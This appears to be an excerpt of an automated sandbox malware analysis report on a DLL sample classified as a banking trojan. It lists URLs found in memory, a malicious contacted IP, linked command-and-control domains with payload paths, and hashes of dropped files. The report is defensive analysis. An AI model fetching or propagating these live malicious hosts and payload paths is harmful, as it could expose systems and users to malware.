http://image.excite.co.jp/jp/favicon/lep.ico	explorer.exe, 00000021.0000000 0.412685847.00000000061F3000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://nuget.org/nuget.exe	powershell.exe, 0000001A.00000 002.652653486.000002A594731000 .00000004.00000001.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.galapagosdesign.com/DPlease	explorer.exe, 00000021.0000000 0.417253230.0000000008B46000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://%s.com	explorer.exe, 00000021.0000000 0.412493518.0000000006100000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	low
http://msk.afisha.ru/	explorer.exe, 00000021.0000000 0.412685847.00000000061F3000.0 0000002.00000001.sdmp	false		high
http://www.zhongyicts.com.cn	explorer.exe, 00000021.0000000 0.417253230.0000000008B46000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://schemas.xmlsoap.org/ws/2005/05/identity/claims/name	powershell.exe, 0000001A.00000 002.427201197.000002A5846D1000 .00000004.00000001.sdmp	false		high
http://www.reddit.com/	msapplication.xml4.3.dr	false		high
http://busca.igbusca.com.br//app/static/images/favicon.ico	explorer.exe, 00000021.0000000 0.412685847.00000000061F3000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://search.rediff.com/	explorer.exe, 00000021.0000000 0.412685847.00000000061F3000.0 0000002.00000001.sdmp	false		high
http://www.ya.com/favicon.ico	explorer.exe, 00000021.0000000 0.412685847.00000000061F3000.0 0000002.00000001.sdmp	false		high
http://www.etmall.com.tw/favicon.ico	explorer.exe, 00000021.0000000 0.412685847.00000000061F3000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://it.search.dada.net/favicon.ico	explorer.exe, 00000021.0000000 0.412685847.00000000061F3000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://pesterbdd.com/images/Pester.png	powershell.exe, 0000001A.00000 002.427712389.000002A5848DE000 .00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://search.naver.com/	explorer.exe, 00000021.0000000 0.412685847.00000000061F3000.0 0000002.00000001.sdmp	false		high
http://www.google.ru/	explorer.exe, 00000021.0000000 0.412685847.00000000061F3000.0 0000002.00000001.sdmp	false		high
http://search.hanafos.com/favicon.ico	explorer.exe, 00000021.0000000 0.412685847.00000000061F3000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.apache.org/licenses/LICENSE-2.0.html	powershell.exe, 0000001A.00000 002.427712389.000002A5848DE000 .00000004.00000001.sdmp	false		high
http://cgi.search.biglobe.ne.jp/favicon.ico	explorer.exe, 00000021.0000000 0.412685847.00000000061F3000.0 0000002.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.abril.com.br/favicon.ico	explorer.exe, 00000021.0000000 0.412685847.00000000061F3000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://search.daum.net/	explorer.exe, 00000021.0000000 0.412685847.00000000061F3000.0 0000002.00000001.sdmp	false		high
http://https://contoso.com/Icon	powershell.exe, 0000001A.00000 002.652653486.000002A594731000 .00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://search.naver.com/favicon.ico	explorer.exe, 00000021.0000000 0.412685847.00000000061F3000.0 0000002.00000001.sdmp	false		high
http://search.msn.co.jp/results.aspx?q=	explorer.exe, 00000021.0000000 0.412685847.00000000061F3000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.clarin.com/favicon.ico	explorer.exe, 00000021.0000000 0.412685847.00000000061F3000.0 0000002.00000001.sdmp	false		high
http://buscar.ozu.es/	explorer.exe, 00000021.0000000 0.412685847.00000000061F3000.0 0000002.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://kr.search.yahoo.com/	explorer.exe, 00000021.0000000 0.412685847.00000000061F3000.0 0000002.00000001.sdmp	false		high
http://search.about.com/	explorer.exe, 00000021.0000000 0.412685847.00000000061F3000.0 0000002.00000001.sdmp	false		high
http://busca.igbusca.com.br/	explorer.exe, 00000021.0000000 0.412685847.00000000061F3000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.microsofttranslator.com/BVPrev.aspx?ref=IE8Activity	explorer.exe, 00000021.0000000 0.412685847.00000000061F3000.0 0000002.00000001.sdmp	false		high
http://www.ask.com/	explorer.exe, 00000021.0000000 0.412685847.00000000061F3000.0 0000002.00000001.sdmp	false		high
http://www.priceminister.com/favicon.ico	explorer.exe, 00000021.0000000 0.412685847.00000000061F3000.0 0000002.00000001.sdmp	false		high
http://https://github.com/Pester/Pester	powershell.exe, 0000001A.00000 002.427712389.000002A5848DE000 .00000004.00000001.sdmp	false		high
http://www.cjmall.com/	explorer.exe, 00000021.0000000 0.412685847.00000000061F3000.0 0000002.00000001.sdmp	false		high
http://search.centrum.cz/	explorer.exe, 00000021.0000000 0.412685847.00000000061F3000.0 0000002.00000001.sdmp	false		high
http://www.carterandcone.coml	explorer.exe, 00000021.0000000 0.417253230.0000000008B46000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://suche.t-online.de/	explorer.exe, 00000021.0000000 0.412685847.00000000061F3000.0 0000002.00000001.sdmp	false		high
http://www.google.it/	explorer.exe, 00000021.0000000 0.412685847.00000000061F3000.0 0000002.00000001.sdmp	false		high
http://search.auction.co.kr/	explorer.exe, 00000021.0000000 0.412685847.00000000061F3000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.ceneo.pl/	explorer.exe, 00000021.0000000 0.412685847.00000000061F3000.0 0000002.00000001.sdmp	false		high
http://www.amazon.de/	explorer.exe, 00000021.0000000 0.412685847.00000000061F3000.0 0000002.00000001.sdmp	false		high
http://sads.myspace.com/	explorer.exe, 00000021.0000000 0.412685847.00000000061F3000.0 0000002.00000001.sdmp	false		high
http://busca.buscape.com.br/favicon.ico	explorer.exe, 00000021.0000000 0.412685847.00000000061F3000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.pchome.com.tw/favicon.ico	explorer.exe, 00000021.0000000 0.412685847.00000000061F3000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://browse.guardian.co.uk/favicon.ico	explorer.exe, 00000021.0000000 0.412685847.00000000061F3000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://google.pchome.com.tw/	explorer.exe, 00000021.0000000 0.412685847.00000000061F3000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://list.taobao.com/browse/search_visual.htm?n=15&q=	explorer.exe, 00000021.0000000 0.412685847.00000000061F3000.0 0000002.00000001.sdmp	false		high
http://www.rambler.ru/favicon.ico	explorer.exe, 00000021.0000000 0.412685847.00000000061F3000.0 0000002.00000001.sdmp	false		high
http://uk.search.yahoo.com/	explorer.exe, 00000021.0000000 0.412685847.00000000061F3000.0 0000002.00000001.sdmp	false		high
http://espanol.search.yahoo.com/	explorer.exe, 00000021.0000000 0.412685847.00000000061F3000.0 0000002.00000001.sdmp	false		high
http://www.ozu.es/favicon.ico	explorer.exe, 00000021.0000000 0.412685847.00000000061F3000.0 0000002.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://search.sify.com/	explorer.exe, 00000021.0000000 0.412685847.00000000061F3000.0 0000002.00000001.sdmp	false		high
http://openimage.interpark.com/interpark.ico	explorer.exe, 00000021.0000000 0.412685847.00000000061F3000.0 0000002.00000001.sdmp	false		high
http://search.yahoo.co.jp/favicon.ico	explorer.exe, 00000021.0000000 0.412685847.00000000061F3000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://search.ebay.com/	explorer.exe, 00000021.0000000 0.412685847.00000000061F3000.0 0000002.00000001.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.gmarket.co.kr/	explorer.exe, 00000021.0000000 0.412685847.00000000061F3000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.founder.com.cn/cn/bThe	explorer.exe, 00000021.0000000 0.417253230.0000000008B46000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://search.nifty.com/	explorer.exe, 00000021.0000000 0.412685847.00000000061F3000.0 0000002.00000001.sdmp	false		high
http://searchresults.news.com.au/	explorer.exe, 00000021.0000000 0.412685847.00000000061F3000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.google.si/	explorer.exe, 00000021.0000000 0.412685847.00000000061F3000.0 0000002.00000001.sdmp	false		high
http://www.google.cz/	explorer.exe, 00000021.0000000 0.412685847.00000000061F3000.0 0000002.00000001.sdmp	false		high
http://www.soso.com/	explorer.exe, 00000021.0000000 0.412685847.00000000061F3000.0 0000002.00000001.sdmp	false		high
http://www.univision.com/	explorer.exe, 00000021.0000000 0.412685847.00000000061F3000.0 0000002.00000001.sdmp	false		high
http://search.ebay.it/	explorer.exe, 00000021.0000000 0.412685847.00000000061F3000.0 0000002.00000001.sdmp	false		high
http://www.amazon.com/	msapplication.xml.3.dr	false		high
http://images.joins.com/ui_c/fvc_joins.ico	explorer.exe, 00000021.0000000 0.412685847.00000000061F3000.0 0000002.00000001.sdmp	false		high
http://www.asharqalawsat.com/	explorer.exe, 00000021.0000000 0.412685847.00000000061F3000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://busca.orange.es/	explorer.exe, 00000021.0000000 0.412685847.00000000061F3000.0 0000002.00000001.sdmp	false		high
http://cnweb.search.live.com/results.aspx?q=	explorer.exe, 00000021.0000000 0.412685847.00000000061F3000.0 0000002.00000001.sdmp	false		high
http://www.twitter.com/	msapplication.xml5.3.dr	false		high
http://auto.search.msn.com/response.asp?MT=	explorer.exe, 00000021.0000000 0.412493518.0000000006100000.0 0000002.00000001.sdmp	false		high
http://search.yahoo.co.jp	explorer.exe, 00000021.0000000 0.412685847.00000000061F3000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.target.com/	explorer.exe, 00000021.0000000 0.412685847.00000000061F3000.0 0000002.00000001.sdmp	false		high
http://buscador.terra.es/	explorer.exe, 00000021.0000000 0.412685847.00000000061F3000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.typography.netD	explorer.exe, 00000021.0000000 0.417253230.0000000008B46000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://fontfabrik.com	explorer.exe, 00000021.0000000 0.417253230.0000000008B46000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://search.orange.co.uk/favicon.ico	explorer.exe, 00000021.0000000 0.412685847.00000000061F3000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Contacted IPs



Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
47.241.19.44	unknown	United States		45102	CNNIC-ALIBABA-US-NET-APAlibabaUSTechnologyCo LtdC	true

Private

IP
192.168.2.1

General Information

Joe Sandbox Version:	31.0.0 Red Diamond
Analysis ID:	322295
Start date:	24.11.2020
Start time:	21:18:13
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 13m 36s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	onerous.tar.dll
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	38
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	2
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled

Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.bank.troj.evad.winDLL@25/54@4/2
EGA Information:	Failed
HDC Information:	• Successful, ratio: 5% (good quality ratio 4.7%) • Quality average: 77.5% • Quality standard deviation: 28.3%
HCA Information:	• Successful, ratio: 86% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .dll
Warnings:	Show All • Exclude process from analysis (whitelisted): taskhostw.exe, MpCmdRun.exe, BackgroundTransferHost.exe, ielowutil.exe, backgroundTaskHost.exe, SgrmBroker.exe, conhost.exe, WmiPrvSE.exe, svchost.exe, UsoClient.exe • TCP Packets have been reduced to 100 • Excluded IPs from analysis (whitelisted): 13.88.21.125, 52.255.188.83, 104.108.39.131, 51.104.144.132, 2.18.68.82, 20.54.26.129, 152.199.19.161, 51.103.5.159, 92.122.213.194, 92.122.213.247 • Excluded domains from analysis (whitelisted): arc.msn.com.nsatc.net, fs-wildcard.microsoft.com.edgekey.net, fs-wildcard.microsoft.com.edgekey.net.globalredir.akadns.net, wns.notify.windows.com.akadns.net, a1449.dscg2.akamai.net, arc.msn.com, e11290.dspg.akamaiedge.net, iecvlist.microsoft.com, par02p.wns.notify.windows.com.akadns.net, go.microsoft.com, emea1.notify.windows.com.akadns.net, watson.telemetry.microsoft.com, img-prod-cms-rt-microsoft-com.akamaized.net, prod.fs.microsoft.com.akadns.net, client.wns.windows.com, fs.microsoft.com, ie9comview.vo.msecnd.net, ris-prod.trafficmanager.net, e1723.g.akamaiedge.net, ris.api.iris.microsoft.com, skypedataprdcoleus17.cloudapp.net, blobcollector.events.data.trafficmanager.net, go.microsoft.com.edgekey.net, skypedataprdcolwus15.cloudapp.net, cs9.wpc.v0cdn.net • Report size exceeded maximum capacity and may have missing behavior information. • Report size getting too big, too many NtOpenKeyEx calls found. • Report size getting too big, too many NtProtectVirtualMemory calls found. • Report size getting too big, too many NtQueryValueKey calls found. • Report size getting too big, too many NtReadVirtualMemory calls found.

Simulations

Behavior and APIs

Time	Type	Description
21:20:19	API Interceptor	41x Sleep call for process: powershell.exe modified
21:20:44	API Interceptor	1x Sleep call for process: loaddll32.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
47.241.19.44	0xyZ4rY0opA2.vbs	Get hash	malicious	Browse	• c56.lepini.at/jvassets/xl/t64.dat
	6Xt3u55v5dAj.vbs	Get hash	malicious	Browse	• c56.lepini.at/jvassets/xl/t64.dat
	JeSoTz0An7tn.vbs	Get hash	malicious	Browse	• c56.lepini.at/jvassets/xl/t64.dat
	1qdMIsgkbwxA.vbs	Get hash	malicious	Browse	• c56.lepini.at/jvassets/xl/t64.dat
	2Q4tLHa5wbO1.vbs	Get hash	malicious	Browse	• c56.lepini.at/jvassets/xl/t64.dat
	0wDeH3QW0mRu.vbs	Get hash	malicious	Browse	• c56.lepini.at/jvassets/xl/t64.dat
	0k4Vu1eOEIhU.vbs	Get hash	malicious	Browse	• c56.lepini.at/jvassets/xl/t64.dat
	earmarkavchd.dll	Get hash	malicious	Browse	• c56.lepini.at/jvassets/xl/t64.dat
	6znkPyTAVN7V.vbs	Get hash	malicious	Browse	• c56.lepini.at/jvassets/xl/t64.dat
	a7APrVP2o2vA.vbs	Get hash	malicious	Browse	• c56.lepini.at/jvassets/xl/t64.dat
	03QKtPTOQpA1.vbs	Get hash	malicious	Browse	• c56.lepini.at/jvassets/xl/t64.dat
	2200.dll	Get hash	malicious	Browse	• c56.lepini.at/jvassets/xl/t64.dat
	22.dll	Get hash	malicious	Browse	• api10.laptok.at/favicon.ico
	mRT14x9OHyME.vbs	Get hash	malicious	Browse	• api10.laptok.at/favicon.ico
	0RLNavifGxAL.vbs	Get hash	malicious	Browse	• c56.lepini.at/jvassets/xl/t64.dat
	1ImYNi1n8qsm.vbs	Get hash	malicious	Browse	• c56.lepini.at/jvassets/xl/t64.dat
	4N9Gt68V5bB5.vbs	Get hash	malicious	Browse	• api10.laptok.at/favicon.ico
	34UO9lvsKWLW.vbs	Get hash	malicious	Browse	• api10.laptok.at/favicon.ico
	csye1F5W042k.vbs	Get hash	malicious	Browse	• api10.laptok.at/favicon.ico
	0cJWsqWE2WRJ.vbs	Get hash	malicious	Browse	• api10.laptok.at/favicon.ico

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
api10.laptok.at	0xyZ4rY0opA2.vbs	Get hash	malicious	Browse	• 47.241.19.44
	6Xt3u55v5dAj.vbs	Get hash	malicious	Browse	• 47.241.19.44
	JeSoTz0An7tn.vbs	Get hash	malicious	Browse	• 47.241.19.44
	1qdMIsgkbwxA.vbs	Get hash	malicious	Browse	• 47.241.19.44
	2Q4tLHa5wbO1.vbs	Get hash	malicious	Browse	• 47.241.19.44
	0wDeH3QW0mRu.vbs	Get hash	malicious	Browse	• 47.241.19.44
	0k4Vu1eOEIhU.vbs	Get hash	malicious	Browse	• 47.241.19.44
	earmarkavchd.dll	Get hash	malicious	Browse	• 47.241.19.44
	6znkPyTAVN7V.vbs	Get hash	malicious	Browse	• 47.241.19.44

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	a7APrVP2o2vA.vbs	Get hash	malicious	Browse	• 47.241.19.44
	03QKtPTOQpA1.vbs	Get hash	malicious	Browse	• 47.241.19.44
	2200.dll	Get hash	malicious	Browse	• 47.241.19.44
	22.dll	Get hash	malicious	Browse	• 47.241.19.44
	mRT14x9OHyME.vbs	Get hash	malicious	Browse	• 47.241.19.44
	0RLNavifGxAL.vbs	Get hash	malicious	Browse	• 47.241.19.44
	1ImYNi1n8qsm.vbs	Get hash	malicious	Browse	• 47.241.19.44
	4N9Gt68V5bB5.vbs	Get hash	malicious	Browse	• 47.241.19.44
	34UO9lvsKWLW.vbs	Get hash	malicious	Browse	• 47.241.19.44
	csye1F5W042k.vbs	Get hash	malicious	Browse	• 47.241.19.44
	0cJWsqWE2WRJ.vbs	Get hash	malicious	Browse	• 47.241.19.44
c56.lepini.at	0xyZ4rY0opA2.vbs	Get hash	malicious	Browse	• 47.241.19.44
	6Xt3u55v5dAj.vbs	Get hash	malicious	Browse	• 47.241.19.44
	JeSoTz0An7tn.vbs	Get hash	malicious	Browse	• 47.241.19.44
	1qdMIsgkbwxA.vbs	Get hash	malicious	Browse	• 47.241.19.44
	2Q4tLHa5wbO1.vbs	Get hash	malicious	Browse	• 47.241.19.44
	0wDeH3QW0mRu.vbs	Get hash	malicious	Browse	• 47.241.19.44
	0k4Vu1eOEIhU.vbs	Get hash	malicious	Browse	• 47.241.19.44
	earmarkavchd.dll	Get hash	malicious	Browse	• 47.241.19.44
	6znkPyTAVN7V.vbs	Get hash	malicious	Browse	• 47.241.19.44
	a7APrVP2o2vA.vbs	Get hash	malicious	Browse	• 47.241.19.44
	03QKtPTOQpA1.vbs	Get hash	malicious	Browse	• 47.241.19.44
	2200.dll	Get hash	malicious	Browse	• 47.241.19.44
	0RLNavifGxAL.vbs	Get hash	malicious	Browse	• 47.241.19.44
	1ImYNi1n8qsm.vbs	Get hash	malicious	Browse	• 47.241.19.44
	http://c56.lepini.at	Get hash	malicious	Browse	• 47.241.19.44

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
CNNIC-ALIBABA-US-NET-APAlibabaUSTechnologyCoLtdC	0xyZ4rY0opA2.vbs	Get hash	malicious	Browse	• 47.241.19.44
	6Xt3u55v5dAj.vbs	Get hash	malicious	Browse	• 47.241.19.44
	http://qaht.midlidl.com/index	Get hash	malicious	Browse	• 8.208.98.199
	http://https://bit.ly/3nLKwPu	Get hash	malicious	Browse	• 8.208.98.199
	Response_to_Motion_to_Vacate.doc	Get hash	malicious	Browse	• 47.254.169.80
	http://https://bit.ly/2UR10cF	Get hash	malicious	Browse	• 8.208.98.199
	JeSoTz0An7tn.vbs	Get hash	malicious	Browse	• 47.241.19.44
	1qdMIsgkbwxA.vbs	Get hash	malicious	Browse	• 47.241.19.44
	http://https://bit.ly/3lYk4Bx	Get hash	malicious	Browse	• 8.208.98.199
	2Q4tLHa5wbO1.vbs	Get hash	malicious	Browse	• 47.241.19.44
	http://https://bouncy-alpine-yam.glitch.me/#j.dutheil@dagimport.com	Get hash	malicious	Browse	• 47.254.218.25
	0wDeH3QW0mRu.vbs	Get hash	malicious	Browse	• 47.241.19.44
	0k4Vu1eOEIhU.vbs	Get hash	malicious	Browse	• 47.241.19.44
	http://https://bit.ly/35MTO80	Get hash	malicious	Browse	• 8.208.98.199
	videorepair_setup_full6715.exe	Get hash	malicious	Browse	• 47.91.67.36
	http://banchio.com/common/imgbrowser/update/index.php	Get hash	malicious	Browse	• 47.241.0.4
	earmarkavchd.dll	Get hash	malicious	Browse	• 47.241.19.44
	6znkPyTAVN7V.vbs	Get hash	malicious	Browse	• 47.241.19.44
	a7APrVP2o2vA.vbs	Get hash	malicious	Browse	• 47.241.19.44
	03QKtPTOQpA1.vbs	Get hash	malicious	Browse	• 47.241.19.44

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\RecoveryStore.{C152A98E-2EDD-11EB-90E4-ECF4BB862DED}.dat	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	Microsoft Word Document
Category:	dropped
Size (bytes):	29272
Entropy (8bit):	1.7738811488176964
Encrypted:	false
SSDEEP:	96:rHZMZ928cx9W8pLdt8pDpf8phANM8pGf827B:rHZMZ928cx9W8vt8Fpf8vANM8Yf8YB
MD5:	A3C986346E381979C8B7FF0E295E4A1C
SHA1:	E0C81809FAB44BA2F42D1BD0385210480A21747D
SHA-256:	F5360641C2C41DF8CB888BEA48789AACE3A6E0EB5E17AE74431EE61EE4121098
SHA-512:	7CAA977208364696DA94E56DED347DE330491EC529F0E41AF9717C431ED2EDB832268693761B9CEB2C91E7A30A377FF10891B87F4CB74209515935BB56D1BA4(
Malicious:	false
Preview:	....R.o.o.t. .E.n.t.r. y..... .....

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\RecoveryStore.{DC6A3E1D-2EDD-11EB-90E4-ECF4BB862DED}.dat	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	Microsoft Word Document
Category:	dropped
Size (bytes):	71272
Entropy (8bit):	2.0467308111060736
Encrypted:	false
SSDEEP:	192:rlZyZI299WRZtDfO1Mh3GtesD+tt6KmseKkSVOSGOCSmsiBhVtiv1mw1VrizY1hU:rruf9URLjzFGHaROKiDiRizpMzg
MD5:	27CB7067349AD628F3167C98BE8BA56E
SHA1:	67A8CBE516489D9A23666BB973040CA03FAD967C
SHA-256:	523D34792AB0EA3E62C208306C40EB049E011004AB7ACE7044119938002D4940
SHA-512:	E3DC29904BAB3F2D70906DD20D4BB327B9889933609224910B8083464A5F28A1E3B591F9E87EF78A9FDC7733D887598C7DB8D49B7438567C413B62E648A89736
Malicious:	false
Preview:	....R.o.o.t. .E.n.t.r. y..... .....

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\{C152A990-2EDD-11EB-90E4-ECF4BB862DED}.dat	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	Microsoft Word Document
Category:	dropped
Size (bytes):	27592
Entropy (8bit):	1.9191146948002127
Encrypted:	false
SSDEEP:	192:rrZBiQkz623kIFj52skWOMuYBvqtlvqLgA:r9J3bIhIYnuIvWvA
MD5:	C0D309DF982E079C8D13B71F3742CDE8
SHA1:	3C0C8B011F7D3A9FA4A918993249212EE98A2423
SHA-256:	FB865E3D5572506172E428FF5C8181FEB5F7E5F691E4D34E9039FE0679C389C7
SHA-512:	4640038DD51D3FA19EDD5B646B28F46347FCB0812FB581850045D7EF4D362072CB8979925BAEED373A28C87FE5049CFA8426D043312BB7F4BD9C1704FA81B3A
Malicious:	false
Preview:	....R.o.o.t. .E.n.t.r. y..... .....

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\{DC6A3E1F-2EDD-11EB-90E4-ECF4BB862DED}.dat	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	Microsoft Word Document
Category:	dropped
Size (bytes):	27600
Entropy (8bit):	1.9187028135850674
Encrypted:	false
SSDEEP:	192:rJZeQe6gkAFj520kWhMUY5INbW1I92NbfoA:r/bptAhIg6UwabO5bj
MD5:	33231CC9EC2C9C3202D8F3B8BBAC1B9E
SHA1:	E6147AEC076FB9CC8BB3B211B31F3FC2D823E670
SHA-256:	535C6F8B2D99A2344A1E6103C675F9A4B3A60E6F443B0FA8335887837A347631

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\{DC6A3E1F-2EDD-11EB-90E4-ECF4BB862DED}.dat	
SHA-512:	B840E17D440272F44B27FA64295E680F912E3EE3D5B6E16C5B39B350CA37C2DBEE9A25ED75E8DEE61C92A437863B6EA5E06C2AC5660D108653B5C32AA0087DI 3
Malicious:	false
Preview:	....R.o.o.t. .E.n.t.r. y..... .....

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\{DC6A3E21-2EDD-11EB-90E4-ECF4BB862DED}.dat	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	Microsoft Word Document
Category:	dropped
Size (bytes):	28692
Entropy (8bit):	1.9204507076447392
Encrypted:	false
SSDEEP:	192:rBXZiQHz6NkEFjB2ckWXM+Ylw3DlDNb1E3DlDNJr:rBJPHW2Ehwl8+Mw35HE357
MD5:	6F4D8329020DDEA4354B398FF20C7AAE
SHA1:	5BEF65ED9DD663598B49B2B8F730C056E48333C8
SHA-256:	93F57556211625DF04ABAC6D2EA6A1C267D8B02ECA56401612B13FF88D86D342
SHA-512:	7A0377926FB4764816F6B09F03C6CA046D1E8B19796DC8B17E8004B49B822B4FBE5EA482C7FF0DDC21D1BC6F5AD4A8A3878662863CCC21E4563910AB6436A4C
Malicious:	false
Preview:	....R.o.o.t. .E.n.t.r. y..... .....

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\{E26E6CA8-2EDD-11EB-90E4-ECF4BB862DED}.dat	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	Microsoft Word Document
Category:	dropped
Size (bytes):	28140
Entropy (8bit):	1.9188053866160313
Encrypted:	false
SSDEEP:	192:rAZLQH6dkWFjf2ukWVMwYNfYJwlfaYJX14A:rwkaGWhOKWwEgKxt1b
MD5:	E5DECC73807B0E0B79C71BACA4C7DB4B
SHA1:	DAA38D791EB71D2F9B44C59915522C46816C92BA
SHA-256:	0950B5299958686489E3F258393C6AB71E732D7BE3C4FF041592E3BFD52B5694
SHA-512:	C5ADB7661E65EA01343BDA5D49D7A77D784FC639D2C1E190989180EA9F03EF41765C181AC894BB613A7542E0AE45DC1883A80988938D7B2A9445749C65E9EDA
Malicious:	false
Preview:	....R.o.o.t. .E.n.t.r. y..... .....

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin-17529550060\msapplication.xml	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	XML 1.0 document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	656
Entropy (8bit):	5.077401580149026
Encrypted:	false
SSDEEP:	12:TMHdNMNxOE0KdWpKdWX4nWimI002EtM3MHdNMNxOE0KdWpKdWX4nWimI00ObVbkt:2d6NxO+fK4SZHKd6NxO+fK4SZ76b
MD5:	1BE4A1F7F451CEEBE27D331E3F75EB62
SHA1:	30BD0677580A78C32576AED6973579E27BB3439F
SHA-256:	F313CA1F1598B33E2116F6DB66C205BFF45876EB41BBB53653E8C4E063DFF943
SHA-512:	E0337672D9644879ED87AA7592333F0F8EC0507587EB955A803FFD331E62F16BC9D671B8BC58B95954807DD1CA558F518A96AB3AF5907E563D83E7C724BE9DBE
Malicious:	false
Preview:	<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.twitter.com/"/><date>0x98a8d38c,0x01d6c2ea</date> accdate>0x98a8d38c,0x01d6c2ea</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/></tile></msapplication></browserconfig>..<? xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.twitter.com/"/><date>0x98a8d38c,0x01d6c2ea</date><accdate>0 x98a8d38c,0x01d6c2ea</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/><favorite src="C:\Users\user\Favorites\Twitter.url"/></tile ></msapplication></browserconfig>..

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin-18270793970\msapplication.xml	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	XML 1.0 document, ASCII text, with very long lines, with CRLF line terminators

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin-18270793970\msapplication.xml	
Category:	dropped
Size (bytes):	653
Entropy (8bit):	5.093006023686203
Encrypted:	false
